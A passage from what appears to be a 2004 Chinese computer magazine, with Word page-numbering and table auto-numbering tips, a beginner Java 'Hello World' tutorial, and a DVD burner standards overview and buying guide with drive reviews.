这两行内容，新建文档在画好矩形后将不进行打印也不会关闭，我们就可以在新建的文档中自由打印，只是打印后还要动手把新建文档关掉。

★如果你只需要一种固定的透明度(如70%)，不想每次打印都重新输入节墨系数，那么宏代码中要求输入透明度的第二行代码只要换成

```
透明度 = 0.7
```

就不会出现要求输入系数的窗口了，而是直接按70%进行打印。CF [BG01]

看点 如何在同一个Word文档中设置非连续页码。

页码设置，随心所欲

—— Word 非连续页码设置技巧

■ 新疆　张迎新

调查报告或年终总结通常由封面、目录和正文几部分组成，如果用普通方法设置其页码，会出现“第1页是封面，第2页是目录，依此类推”的不合理现象。事实上，此类文档的封面不需要设置页码，目录和正文则需要分别设置页码，甚至要求目录和正文要求采用不同的格式。例如目录页码使用罗马数字Ⅰ、Ⅱ、Ⅲ，而正文使用阿拉伯数字1、2、3。下面以Word　2002为例，介绍设置文档不连续页码的技巧。

在Word中，要想在文档的不同部分采用不同格式，必须使用“分节符”将这些部分相互分隔开来。假设有一个26页的“调查报告”，其中封面有1页、目录有3页，剩下的正文有23页。要求封面不打印页码，目录的页码从Ⅰ编号到Ⅲ，而正文的页码从1编号到23，实现这种页码格式的操作过程介绍如下。

Step 1 首先将光标放在封面最后一行的行首，单击“插入”菜单下的“分隔符”命令，在弹出的对话框中选中其中的“下一页”选项(见图1)，单击“确定”按钮在光标位置插入一个分节符，新节将从下一页顶端开始。接着将光标放到目录第3页(总第4页)末行的行首，按照相同方法插入另一个分节符。也就是说，通过插入两个分节符把文档分成应用不同页码格式的三部分。



图1

Step 2 接着将光标放在第2页中的任意位置，单击“视图→页眉和页脚”命令，打开如图2所示的工具栏。根据页码的放置位置，单击工具栏中的“在页眉和页脚间切换”按



图2

钮，将光标插入页眉或页脚。然后在插入点输入“第页”字样，再将光标放在“第页”字样中间，单击工具栏中的“设置页码格式”按钮，打开“页码格式”对话框(见图3)。由于目录的页码要求使用罗马字母，所以应该打开“数字格式”下拉列表，选中其中的罗马字母“Ⅰ，Ⅱ，Ⅲ”。由于目录页码是从“Ⅰ”开始的，所以应该选中图3中的“起始页码”项，使“Ⅰ”出现在右面的框中。以上设置完成后单击“确定”按钮将对话框关闭。



图3

下面就可以把光标插入页眉或页脚的“第页”字样中间，单击“页眉和页脚”工具栏中的“插入页码”按钮，即可看到目录页的页码显示为“第Ⅰ页”、“第Ⅱ页”等字样。

> 小提示
>
> 由于上面这个实例要求封面的页码空白，所以“页眉和页脚”工具栏中的“同前”按钮不能按下(页眉和页脚的右上角不显示“与上节相同”字样)。否则单击“插入页码”按钮以后，封面也会被添加独立排序的页码。万一出现了这种情况也不要紧，只要打开页眉或页脚将已经添加的页码删除即可。

Step 3 目录的页码设置完毕以后，再把光标放在正文第1页(即总第4页)中的任意位置，按照上面介绍的方法继续为正文设置页码。当然，“页码格式”对话框中的“数字格式”和“起始页码”必须重新选择。如果设置之前出现了正文第1页的页码和目录页码顺序排列的情况(例如目录最后一页的页码为“第Ⅲ页”，而正文第1页的页码却显示为“第4页”)，这是由于“页码格式”对话框的“页码编排”默认为“续前节”的缘故。只要将正文第1页的页码“4”选中，然后打开“页码格式”对话框修改为正确的设置，单击“页眉和页脚”工具栏中的“插入页码”按钮就可以改正过来了。

CF [BG03]

逆用自动编号

—— 同一文件中多表格自动编号技巧

■ 北京　雨青

受食堂管理员的委托，给学校每个班做一张订饭单，且要有编号（能通过编号体现出本班的就餐人数）。本以为有自动编号帮忙会很容易，就把自动编号的工作放在了最后。把三十个班的表格名单和其他内容做好后，开始用自动编号，给每张表格的学生编号，第一张表格顺利完成，可是到给第二张表格用自动编号时，编号却接着前一表格开始排号。都是独立的表格，为什么连着排呢？

经过反复验证，我发现，只要表格在同一文件中用自动编号，无论表格与表格之间还隔着多少内容，编号都是连续的。我以为是Word　2000版本太老，结果换到Word XP中，还是一样。再换到了金山文字2003中，连原来编好的号都消失了，用工具栏中的“自动编号”按钮也编不出号来。看来谁都指望不上了，一时没了招数……

最后，我抱着试试看的心理，先从最后一个表格编起，然后依次向前给每个表格用“自动编号”，结果各表格都能独立编号了。你是否遇到过同一文件内有多个表格要自动编号的难题？试试这个“逆用自动编号”方法吧！

Office 雕虫小技

CF [BG04]

Java 咖啡馆(2)——第一杯咖啡

■ Gary Chan

很多人想学习Java编程，但是不知道如何跨出第一步。在这个Java咖啡馆中，让我们手把手，从零学起。

序言

2004年4月2日，微软和Sun公司突然宣布，微软以19.5亿美元的代价与Sun化干戈为玉帛，以平息Sun公司针对微软的反托拉斯诉讼和专利诉求。同时，还与Sun公司达成一项期限长达10年的协议，相互分享专利技术，并且彼此承诺十年不与对方互讼。

新闻发布会上，Sun CEO斯科特·麦克尼利(Scott McNealy)还赠给微软CEO斯蒂夫·鲍尔默(Steve Ballmer)一件底特律红翼队的运动衣，一个和平的标志。尽管他们摆出优雅的姿势照相，似乎仍然抑制不住复杂的心情。两个积怨已深的对手能够坐下来友好谈话，原因很简单:地平线上出现了更危险的共同威胁——Linux和IBM。

Sun公司是Java的发明人，但IBM却是Java最大的受益者。是IBM抢占了利润丰厚的应用服务器市场的头把交椅；是IBM的WebSphere开发工具最受Java开发者青睐;是IBM把自己的开发工具叫做Eclipse(Eclipse的中文意思是日蚀，Sun不怒才怪);是IBM在Java技术上投入最多的金钱，拥有最大的影响力和最好的开发者社区。Sun早已坐不稳老大的位子了。此外，随着与SCO之间的出色诉讼，IBM重新登上开放源代码运动的领军宝座。而开放源代码的Linux逐步走强，又使得Sun无法阻止用户从Solaris这样有版权的Unix操作系统转向开放源代码的Linux操作系统。微软也一样被IBM和Linux郁闷着。敌人的敌人就是我的朋友，简单的逻辑促使了这两个惯于互相掐架的公司结成联盟。

虽然天下三分群雄割据，对于Java技术，不啻是个契机。按照合约，Sun已经同意延长微软Java虚拟机的授权，最终期限将延迟到2007年12月31日。目前，最终用户的Java虚拟机的安装率是70%～80%，远比Macromedia公司Flash技术98%的安装率低得多，这和微软原先在Java虚拟机的问题上反反复复蹂躏政策不无关系。而这次合作，终于让用户及Java开发者吃了一颗定心丸(笔者个人认为，只要Java还有一口气尚存，Flash想成为丰富客户端技术的标准就决不可能)。其次，微软的.net技术和Java技术之间的对抗变得友好起来，更好的交互性，使得双方都可以从这个联盟中受益。最后，Sun和IBM都是Java技术的强势拥护者，跟着蓝色巨人，没错的。

这出西洋“三国演义”会怎么唱呢？让我们拭目以待。

搭建Java开发环境

为了品尝第一杯Java咖啡，仅仅需要:

J2SE SDK，即Java 2平台标准版软件开发包(Java 2 Platform Standard Edition SDK)。

一个文本编辑器，比如Windows“附件”里面的“记事本”即可。

1.J2SE 1.4 SDK

J2SE是Java技术的基石，就像用电脑需要有电才行。撰写Java程序，需要J2SE的SDK。SDK是Software Development Kit的缩写，即软件开发包。你可以从http://java.sun.com/j2se/1.4.2/download.html下载J2SE 1.4.2 SDK。注意，应该下载“J2SE v 1.4.2_04 SDK”(其中“1.4.2_04”是版本号，可能由于时间的变化而改变)，而不是“J2SE v 1.4.2_04 JRE ”或其他。JRE是Java Runtime Environment的缩写，即运行时环境，安装JRE才能在Windows、Linux以及Solaris系统上面运行Java程序，但JRE无法进行Java开发。实际上，SDK包含了JRE，所以只要下载SDK即可。在Java咖啡馆中我们将在Windows上讲述Java的开发技术，所以在接受协议后，下载约49.36MB的“Windows Offline Installation, Multi-language”即可。

下载完毕后双击安装程序，过程与安装普通应用程序没有区别。

> **黄糖故事**
>
> J2SE SDK的由来
>
> 在安装时，我们可以看到，J2SE安装程序中标志着“1.4.2”的版本字样，明明是Java 1，为什么要叫做Java 2呢？Sun早在1995年便推出了Java技术。最早的开发包叫做JDK，1996年发布了JDK 1.0，1997年发布了JDK 1.1，1998年又发布了JDK 1.2。考虑到市场营销以及对自己技术的自信，Sun在JDK 1.2发布以后便把Java改名为Java 2，JDK改名为Java 2 SDK，版本号是用来标识Java 2技术的，而不是SDK的版本。我们这里使用的是成熟的J2SE 1.4技术，所以使用J2SE 1.4 SDK。其他还有J2EE SDK和J2ME SDK等等，分别针对企业应用和嵌入式系统，它们都以J2SE SDK为基础。今年夏天，Sun还将推出代号为“Tiger”的J2SE 1.5 SDK，增加了许多关键的特性，备受瞩目与期待。

安装程序结束以后，需要我们更新环境变量。虽然可以省去此步，但还是建议设置一下，避免在使用Java命令时不得不加入长长的路径前缀。方法如下:在Windows中，按下Win＋Break组合键打开“系统属性”对话框，选择“高级”页面，修改系统变量里面的Path变量，在最后加上J2SE SDK\bin目录的路径，默认的应为“C:\j2sdk1.4.2_04\bin”，注意多个路径间要用分号分隔(见图1)。



图1 更新Path环境变量

完成后保存退出。现在打开“命令提示符”窗口，随便进入某个目录，输入“java -version”命令，如果看到如图2所示的结果，说明已经设置正确了。




图2 用这个来确认你已经正确设置了Path变量

2.记事本

品尝第一杯咖啡，用“记事本”就够了。

创建第一个Java应用程序

约定俗成，让我们创建“Hello world!”程序。

黄糖故事

为什么编程都会从“Hello world!”开始

“Hello World!”程序是一个只在电脑屏幕上打印出“Hello World!”(“你好，世界！”)字符串的电脑程序。该程序通常是电脑程序设计语言的初学者所要学习编写的第一个程序。它还可以用来确定该语言的编译器、程序开发环境以及运行环境已经安装完成。

将“Hello World!”程序作为第一个编写的程序，现在已经成为一种珍贵的传统。该程序最早出现在由Brian Kernighan和Dennis Ritchie编写的《C编程语言》一书中。《C编程语言》是最权威的C语言教科书，两位作者正是大名鼎鼎的C语言发明人，昵称“K&R”。

当然，开发者中不乏“叛逆者”，喜欢“Hello”其他东西。无论如何，把“Hello world!”作为第一个程序，决不会有离经叛道之嫌^_^。

要创建这样一个程序，具体的过程如下：

(1)创建Java源程序

Java源程序一般用JAVA作为扩展名，是一个文本文件，用Java语言写成，可以用任何文本编辑器创建与编辑。

(2)把源程序编译成Java字节码(bytecode)文件

Java编译器，“javac”，读取你的Java源程序并翻译成Java虚拟机能够明白的指令集合，且以字节码的形式保存在文件中。通常，字节码文件以CLASS作为扩展名。

(3)运行字节码文件

Java解释器将充当Java虚拟机的角色。Java解释器读取字节码，取出指令并且翻译成计算机能执行的代码，完成运行过程。

从图3中很容易看出为什么字节码很酷。你一定听过Java技术“一次编写，随处运行”的口号吧？与VC、Delphi等语言把源程序编译成特定平台的指令集不同，Java编译器把Java源程序编译成与平台无关的字节码，运行时，由Java




图3 Hello World程序的运行图示

解释器来翻译成不同平台的目标代码后执行。这好比国家领导人在国际大会上用一种语言发言，由若干同声翻译分别翻译成不同的外语，从而“只说一遍，大家明白”。同理，无论你的系统是Windows、UNIX、MacOS或者是用IE浏览器，只要安装了Java虚拟机，都可运行。

1.创建Java源程序

打开“记事本”，按照图4内容输入6行源程序。



图4 注意英文字符的大小写，必须与图片所示相同

小提示

这个程序定义了一个名为HelloWorldApp的对象，对象有一个名为main的方法，用来打印“Hello World!”字样。习惯上，Java程序采取缩进，即按照模块使用长短不一的空格。这样，很容易看出第二行到第五行代码讲的是同一个东西，描述了main方法。其中，第三、第四行又有缩进，它们是main方法的具体实现。使用缩进，阅读起来一目了然。

进入“资源管理器”，在C盘根目录下面建立一个名为“JavaBar”的文件夹(以后我们都用这个文件夹来讲解)，由于这是第二讲，所以在其中再建立一个名为“Cha 02”的子目录。

现在回到“记事本”程序，按下“文件”菜单的“保存”项，进入“C:\JavaBar\Cha 02”，在文件名编辑框中输入“HelloWorldApp.java”，同样必须注意大小写。

2.编译源程序

打开“命令提示符”窗口，进入“C:\JavaBar\Cha 02”，输入“dir”命令，你会看到“HelloWorldApp.java”。

编译Java源程序，使用的是“javac”命令：

```
javac HelloWorldApp.java
```

如果没有得到任何提示，说明编译正确通过了。现在查看一下当前目录，就会看到HelloWorldApp.java及HelloWorldApp.class两个文件。其中HelloWorldApp.class就是那个很酷的字节码文件，在Linux或是MacOS上都能够执行。

如果遇到了错误，请仔细对照源代码检查拼写以及大小写，重新保存并编译，相信很快就能自行解决。

3.运行程序

在“命令行提示符”窗口中输入“java HelloWorldApp”(注意大小写)，如果运行成功，那么恭喜你，你已经向Java世界打了第一个招呼！

Just Do It

Java能够完美支持多国语言。如何打印中文字符串“你好，《电脑爱好者》！”呢？想一想，并且动手试一试。

下一讲，让我们使用源自IBM的高级开发工具Eclipse进行Java的开发，体验一下什么才是地地道道的Java开发！

CF [CXG01]

D碟一刻，千G流传

——DVD刻录真烧实刻



■ www.stor-age.com Zxm　Cfan.Storyer　Cfan.Andy

DVD刻录的历史与现状

颠覆刻录的革命

DVD从1996年开始走向市场，与CD一样，它的可刻录产品也随后发布。进入21世纪，DVD刻录产品开始了向大众的普及。2003年，是DVD刻录崭露头角的一年。但这一年，DVD刻录机价格高昂、性能低、兼容性问题也比较突出，这些因素都限制了它的普及。到了2004年，随着DVD主流刻录标准的进一步确立，兼容性问题基本上明朗化，产品性能也开始节节拔高。更为重要的是，DVD刻录机的价位迅速拉低，目前主流的4×(甚至8×)DVD刻录机都已经降价到699、799元的价位上，接近当初CD-ROM刻录机普及的临界点！

此外，DVD刻录盘也比CD刻录盘拥有更高的性价比(见表1)。从表中我们不难看出，DVD刻录无论是单位成本还是刻录速度，都已经超越CD-ROM刻录机。随着产品的更新，刻录机的价格和DVD盘片价格都必将进一步平民化。对需要大容量的存储空间的用户来说，DVD决不仅仅只是提供更大的数据容积，它所达到的，是一种将“不可能”转化为“可能”的一种新境界(见表2)！而且，为达到这个境界，你并不需要比CD-ROM刻录机付出太多额外的投入。拥有一台DVD刻录机已经不再是梦想。

下面就让我们简要的了解一下DVD刻录技术的发展历史与现状。

表1

	CD刻录	DVD刻录	对比
盘片容量	700MB	4.7GB	绝对容量为7倍
盘片价格	散装2元/张左右	散装5元/张左右	绝对成本为2.5倍
平均每100MB成本	0.28元	0.12元	相对成本节省75%
平均刻录时间	3分钟左右(40X)	15分钟左右(4X)	绝对刻录时间为5倍
平均每100MB刻录时间	26秒	20秒	相对速度提升23%

表2 DVD刻录在典型应用中的优势

应用模式	应用特征	CD刻录机	DVD刻录机
备份系统分区	系统分区通常都在10GB以下，虽然大部分系统分区不会“满载”，但肯定超过700MB。	难以胜任	轻松胜任（尤其是DVD9刻录）
保存数码相片	一台500万像素的数码相机，每张照片（500万像素、JPG格式）大约2MB，拍摄一年的照片（以5000张计），会产生10GB的数据。	难以胜任	轻松胜任
网上视频归档	网上下载电影，为了得到高清晰度，目前通常是选择MPEG4格式的视频，许多时候一部电影的容量就超过700MB。	难以胜任	轻松胜任
制作MP3歌曲专辑	MP3歌曲的优势是能将许多张专辑的内容整合在一张光盘内，但即使如此，我们面对一些“高产歌手”，仍然会觉得700MB不敷使用。	不够从容	轻松胜任
DV视频整合	许多家庭都用DV拍摄一些主题片断（比如旅游见闻、宝宝成长过程等），将这些片断连接并刻录成一张光盘，是很多用户的迫切需要。	无法胜任	轻松胜任

DVD 刻录的前世今生

表 3

DVD 主要规格推出时间	
1996	DVD-ROM、DVD-Video
1997	DVD-RAM(Ver1.0：2.6GB) DVD-R(Ver1.0：3.95GB)
1998	DVD-R(Ver1.9：4.7GB)
1999	DVD-Audio DVD-RAM(Ver2.0：4.7GB) DVD-RW(Ver1.0：4.7GB) DVD+RW(3.0GB)
2000	DVD-RAM(Ver2.1：4.7GB) DVD-R(Ver2.0：4.7GB/[illegible]) DVD-R(Ver2.0：4.7GB/[illegible]) DVD-RW(Ver1.1：4.7GB) DVD+RW(Ver0.9：4.7GB)
2001	DVD+RW(Ver1.0：4.7GB) DVD Multi(Ver0.9) DVD Multi(Ver1.0) DVD+RW(Ver1.1：4.7GB)
2002	DVD+R(Ver1.0：4.7GB)

由于有CD刻录技术的基础，所以DVD刻录技术发展速度很快，在1995年DVD走向大统并于1996年中期推出成品后，世界上第一个DVD可重写刻录规格——DVD-RAM就在1997年诞生了。从左面表3中，可以清晰地看到DVD刻录的发展轨迹。

DVD 主流刻录格式二分天下

在早期，DVD刻录机可分为DVD-R/RW、DVD+R/+RW和DVD-RAM三大类。但随着技术发展，又出现了新的整合型类别，DVD刻录机目前可以分为以下几大类：

DVD-Dual(支持DVD-R/RW和+R/+RW)

DVD-Multi(支持DVD-R/RW和DVD-RAM)

DVD-SuperMulti（支持DVD－R/RW、DVD+R/+RW和DVD-RAM)

DVD+R/RW(仅支持DVD+R/RW)

单纯的DVD-R/RW与DVD-RAM刻录机几乎没有了，而这些刻录机规格之间的关系可以用图1来表示。下面我们就重点来介绍DVD-R/RW与DVD+R/RW这两种被广泛应用的刻录格式。



图1

● DVD-R/RW：兼容性高，盘片便宜，发展潜力受限(见图2)

这是先锋等公司主推的刻录标准，采用和原有DVD-ROM相同的物理格式，与DVD-RAM同时被DVD论坛批准，被用于与DVD-ROM兼容性要求较高的场合。在旋转模式、盘片结构以及反射率上和DVD-ROM相兼容，具备有很好的市场通用能力。不过，由于寻址方式的限制，DVD-R/RW在随机写入方面能力较差，而且由于DVD论坛的办事效率低下，刻录速度提升很慢，一般落后竞争对手DVD+R/RW一代，但最近这方面有所改进。另外，由于其进入市场较早，DVD-R盘片的价格目前也相对较低。

图2

● DVD+R/RW：技术先进，兼容性好(见图3)

这是索尼、飞利浦以及惠普主推的刻录标准，可谓是DVD刻录的后起之秀。由于借鉴了前面两种格式的经验，使得这种规格的兼容性和DVD-R/RW基本相当，还解决了一些DVD-R/RW的问题，如在随机写入方面。由于采用了与DVD-R/RW截然不同的设计，具备有良好的随机写入的性能。因此理论上，应用范围上要比DVD-R/RW更广，尤其是在视频编辑方面的能力，DVD+R/RW要比DVD-R/RW占优。

图3

另外，DVD+R/RW的刻录速度也是提高很快，双层DVD+R其实与双层DVD-R几乎同一时间公布设计方案，但DVD+R双层光盘的商业化明显要快于DVD-R。由于DVD+R/RW这一标准没有得到DVD论坛的认证，所以其标志中不带有DVD的字样。而目前的盘片价格要比DVD-R/RW略贵一些。

DVD+R/RW对比DVD-R/RW

关于兼容性问题

首先说说大家都十分关心的兼容性问题，这是指刻录盘在传统DVD设备上可以正常被读取/播放的能力。DVD-RW与DVD+RW在物理兼容性方面基本上是半斤八两，谁也别说谁，两者的比拼更多地体现在逻辑控制方面，以及因寻址与抖动频率的不同而带来的一些在刻录功能与能力上的差别。如果只论与传统驱动器和影碟播放机的兼容性，两者都值得推荐。当然，与CD-R是兼容CD-ROM的最好选择一样，DVD-R/+R才是目前兼容性最佳之选。这其中，DVD-R的兼容性要更好一些，它不需要特殊的设置即可具备良好的兼容性，而DVD+R则有时需要一些附加的设置(如Book Type)才能解决兼容性问题。

部分DVD光驱无法读取DVD刻录盘的解决办法。

有些DVD光驱，特别是两年前的产品，对DVD±R盘片支持不够好，甚至出现不能读取的问题。其实解决起来非常简单，只要刷一下DVD光驱的固件程序（firmware）即可。对于固件程序的获得，首选应该是到生产厂商的网站去查找，但有些比较老的DVD光驱（比如：许多前两年生产的笔记本所使用的2×、4×速DVD光驱，或台式机使用的16×以下的DVD光驱）会很难找到固件程序，甚至你自己连它的型号都不知道。这时，可以先下载专门用来查看DVD光驱（包括刻录机）信息的DISCInfo（下载地址：http://hijacker.rpc1.org/discinfo/DISCInfo155.zip)，运行该软件后，在驱动器列表中选中相应光驱，下面会出现相关信息，请记录下“Firmware version”(固件程序版本）后显示的版本号，“Vendor specific”(厂商）后的厂商信息，接着点击“View→

Firmware Updates”，然后将弹出窗口中的“Vendor”和“Model”两项全部勾选，按下“Search”按钮即可自动根据厂商和型号信息到http://www.rpc1.org网站搜索最新的固件程序。另外，你还可以到 http://forum.rpc1.org/dl_all.php 搜索并下载固件程序。

更新固件程序时请注意，有些可以直接在 Windows 下更新，有些则需要在DOS下更新。刷光驱的固件程序比刷主板 BIOS 要简单得多，只要保证不突然断电，一般不会出现问题。同时，请一并准备原有版本的固件程序，以备刷新失败或刷新后出现问题，再刷回去。值得注意的是，即使你的光驱能够读取DVD±R盘片，我们也建议你看一看有没有更新的固件程序，因为升级后一般都会对光驱兼容性和性能有所提高。

DVD刻录的两大分支——民用与专业

市场上最有前途的格式当属DVD-Dual和DVD-SuperMulti，前者具有较大的价格优势，应用于主流市场；而后者则在能力上占优，属于专业用户的挚爱。就目前而言，对于一般用户，DVD-Dual已经足够，但如果经常需要数据备份的WindowsXP平台的专业用户，则可以考虑DVD-SuperMulti，毕竟DVD-RAM是这方面应用的最理想选择 。

DVD刻录在2004年

2004年注定是DVD刻录技术高速发展的一年，这里不仅指产品的价格将进一步走低，而且相关技术的发展也呈蓬勃之势。

引人注目的技术变化主要有两个：刻录倍速的提高和双层刻录的实现。

借助于刻录材料(染料和相变材料)技术的进步，DVD刻录的速度也在成倍提升。以往不被人注意的DVD-RAM也推出了5×规格，超过了DVD-RW/+RW的水平，而DVD-/+R将在今年达到16×的水平，比如明基公司就已经推出了16×的DVD刻录机，这是相当了不起的成就。

另外，单面双层的DVD-9刻录机也进入了实用阶段，使我们能够更从容他使用8.5GB的存储空间刻录更大的数据，这在后面我们会谈到。

现在市面上DVD刻录机琳琅满目，我们应该如何选购DVD刻录机呢？这里，我们就教给大家一些方法，并评测几款DVD刻录机：

刻录机真测真买

购买“双规格”！

由于DVD刻录格式较多，而且目前还无法看出何种单一标准会最终胜出，因此目前对普通用户来说，应该首选同时支持DVD+R/RW和DVD-R/RW的DVD-Dual格式刻录机(俗称双规格刻录机)。尽管目前市面上的多数DVD刻录机都是支持双格式的，但依然有一些商家还有只支持单一格式的刻录机，大家购买时可要问清楚。

双8×才是首选！

目前DVD刻录机多为4×或者8×刻录。就目前情况来讲，8×的DVD刻录盘售价过高(散装盘片价格都超过10元)，暂时不能普及。但刻录一张4.7GB的DVD光盘，8×一般都在10分钟之内完成，4×的则需要15分钟。8×的速度优势还是相当明显的，因此我们还是建议首选8×的DVD刻录机，待8×碟片普及时就能发挥刻录机的速度优势。

在购买8×刻录机时还需要注意刻录机是双8×的还是单8×的。就是刻录机同时支持8× DVD+R和8× DVD-R还是只支持8× DVD+R，DVD-R只能到4×。从性能来说，双8×当然更好，而价格一般也更高，所以单8×也有不小的市场。但有些单8×的刻录机只在包装盒上写8×的速度，具体到每种刻录格式的速度就只有小字写明，不注意不会看出速度的差别，有误导嫌疑，这就不太好了。

要大缓存 要防刻死！

由于DVD刻录机的1×的刻录速度为1.45MB/s，8×的刻录速度更达到了11.6MB/s。如果硬盘的速度稍微跟不上，很容易出现Buffer Under Run的问题。因此为了提高刻盘成功率，一定要询问DVD刻录机是否支持防刻死功能。比如华硕DVD刻录机的FlextraLink废盘终结防刻死技术和BenQ DVD刻录机的Seamless link无缝连接技术，都可以在刻录过程中持续地观察缓存的状态，一旦“库存资料不足”时，将暂停刻录并在已覆写的资料末端设定标签；直到缓冲资料累积足够的库存量，读写头将会回归设定好的标签点继续刻录，防止Buffer Under Run的错误产生，降低废片率。

另外，加大缓存也是提高刻盘成功率的一个方式，在1×刻录时，8MB的缓存能够保证在约5秒钟内没有数据提供也能稳定刻录，不过在8×速度刻录时就只能坚持不到1秒的无数据时间。目前，绝大多数DVD刻录机的缓存都为2MB，

只有少数产品能达到8MB。

和防刻死技术相比，大缓存的重要性和必要性并不是特别高。因此在选购时应该首先考量一款DVD刻录机是否带防刻死功能，其次再衡量是否提供大容量缓存。

当心发热量！

DVD刻录机进行刻录的过程就是激光束大功率烧制盘片，大量发热的过程。刻录机短时间发热过大，一容易缩短光头的寿命；二容易使光盘受热变形，导致刻录失败。为改善散热，加强散热，有的厂商在光驱面板上增加了散热条孔，甚至还在DVD刻录机后面配备了散热风扇。

刻录机的升级

我们已经知道，DVD刻录机的刻录能力与刻录机本身的硬件关系不大，关键在于Firmware（固件）是否支持各种刻录能力。除此以外，实际上刻录机的最大刻录速度也与Firmware有关，因此，DVD刻录是否是大厂产品，能否升级Firmware也是选购时的要点之一。目前大部分刻录机都能刷新Firmware，而且不少早期的4×单规格的产品甚至可以通过多次刷新Firmware升级为8×、8× Dual。

在本次专题中，我们共收到华硕、明基、SONY、台电、美达、讯宜、微星送来的总计七款DVD刻录机。这七款DVD刻录机都是最大刻录速度8×的型号，某些还是双8×的型号。因此，我们本准备测试这些刻录机在8×下的刻录性能。但我们经过市场考察发现，除了远离普通用户需求，售价高达30元一张的三菱8× DVD刻录盘外，市面另一种售价12元一张，号称能8×刻录的B-SPOT刻录盘无法在我们的任何一台刻录机上用8×成功刻录，因此，8×刻录测试已没有实际意义(见图4)。我们转而测试这些刻录机在4×下的表现，这才是现在这些刻录机决斗的赛场。




图4　使用30元一张的三菱刻录盘，华硕DRW-0804P刻录机用P-CAV(部分恒定线速度)方式达到了8X的刻录速度

华硕DRW-0804P刻录机

华硕DRW-0804P是一款双8×的DVD-Dual刻录机(见图5)，即同时支持8× DVD+/-R刻录格式。除此以外，华硕DRW-0804P拥有2MB刻录缓存，支持4× DVD+/-RW、12× DVD-ROM、24× CD-R、24× CD-RW、40× CD-ROM这些读取存储方式，为用户提供灵活高速的操作。



图5

技术方面，华硕的DVD刻录机与光存储大厂先锋有技术合作，因此技术和质量上很不错。华硕DRW-0804P拥有华硕的FlextraLink和FlextraSpeed，FlextraLink防刻死技术防止刻录光盘报废，FlextraSpeed智能刻录变速技术通过最佳操作速度的自动调整，增强了读写的精确度和信赖度。

除此之外，DRW-0804P采用LCT（Liquid Crystal Tilt，液晶偏移技术）技术，即使在盘片倾斜和厚度不均的情况下，也能保证刻录的精确度。

另外，DRW-0804P也采用了华硕静音王系列采用DDSS II（第二代双重悬垂系统），既能降低DRW-0804P的震动，提升刻录质量，也能使用噪音。

在细节设计上，DRW-0804P也很不错。DRW-0804P的光盘托上的固盘夹是活动的，这样当固盘夹推出时DRW-0804P就可以竖直放置。考虑到DVD刻录时发热量大，DRW-0804P的后部专门开了散热孔。另外，在DRW-0804P的配件中还有一个专门的紧急退出孔插针，从这些细节上都能看出华硕DRW-0804P对用户的体贴。

在4×刻录中，华硕DRW-0804P的刻录速度几乎恒定在标准的4×上(见图6)，一般来讲，稳定的刻录速度可以带给刻录出来的盘片优秀的质量，看来华硕刻录机在这点上做的不错。另外，华硕DRW-0804P刻录完4×盘片的时间是14分34秒，是在所有刻录机中最快的。除了稳定的刻录速度外，更快的盘片识别速度也是华硕DRW-0804P获胜的原因。




图6

明基DW822A

明基DW822A是第一批上市的8×的DVD-Dual刻录机之一，支持8× DVD+R和4× DVD-R，而且DW822A是此次评测样机中惟一自带8MB的缓存产品(见图7x)。我们在前面分析过，高容量缓存在低速刻录中还是有不小的作用的，另外Seamless link无缝连接防刻死技术也使刻录品质更有保障。我们在使用明基DW822A中发现明基DW822A的托盘是黑色的，明基公司的解释是黑色托盘降低杂光干扰，增强读、写质量，看来明基产品在这些细节上还是很注意的。



图7

在技术方面，明基公司还特有WOPC和TC两种刻录优化技术。

WOPC（walking optimal power calibration）能够动态观察盘片的特性，并将反馈的结果用于激光头功率的适时调整，确保整段刻录过程都是在极佳写入状态，以保证优秀的刻录结果，不过这个技术造成了另一个问题就是刻录曲线锯齿较多，并降低了一些DW822A的测试成绩。

TC（Tilt Control Technology）技术则是动态调整激光射入角度，确保刻录全程激光射入盘片角度为90度，保证最好的刻录结果。

在使用功能方面，明基DW822A自带的一指录-QVideo2.0软件可以方便简单地将TV、DV、AV视频转录到DVD盘上，让任何人都能轻轻松松制作个人DVD影片，并且真正做到同步刻录。

明基DW822A的盘片易容术Book Type Management可以让DVD+R/RW盘刻录为DVD-ROM格式，解除DVD+R/RW盘片刻录的DVD会在DVD播放机上不兼容的问题。

在4×刻录测试中，明基DW822A的刻录锯齿较多(见图8)，这应该是因为WOPC技术的原因。不过明基DW822A的平均刻录速度依然达到了3.90×，全程刻录时间15分15秒。




图8

小知识

Book Type DVD-ROM

Book Type DVD-ROM，实际上就是提高盘片兼容性解决方案的一种形式。我们知道，使用DVD刻录机，最怕辛辛苦苦刻录的盘片，无法在DVD影碟机上播放。而实际上市面上的不少DVD影碟机无法识别DVD+R/RW的格式，并有一些老的DVD-ROM也有同样问题。而在刻录软件中的“Book Type DVD-ROM”选项如果被选中，则自动对刻录出来的DVD+R/RW盘片的参数进行修改，让DVD播放机以为刻录的DVD+R/RW盘片是DVD-ROM格式的盘片（使用CD-DVD Speed检测时，如果选择了“Book Type DVD-ROM”（见图9），则被识别为“DVD-ROM”，反之识别为“DVD+R”），从光盘格式上解决的兼容性问题。



图9

SONY DRU-530A

作为推出第一款DVD-Dual刻录机DRU-500A的SONY，它的技术实力不可小视。SONY DRU-530A是SONY的第一款支持8× DVD+R的刻录机（见图10），当时推出时暂时只支持到4× DVD-R，不过前不久SONY更新了DRU-530A的Firmware，使DRU-530A可以支持8× DVD-R，成为一台真正的双8×DVD刻录机。

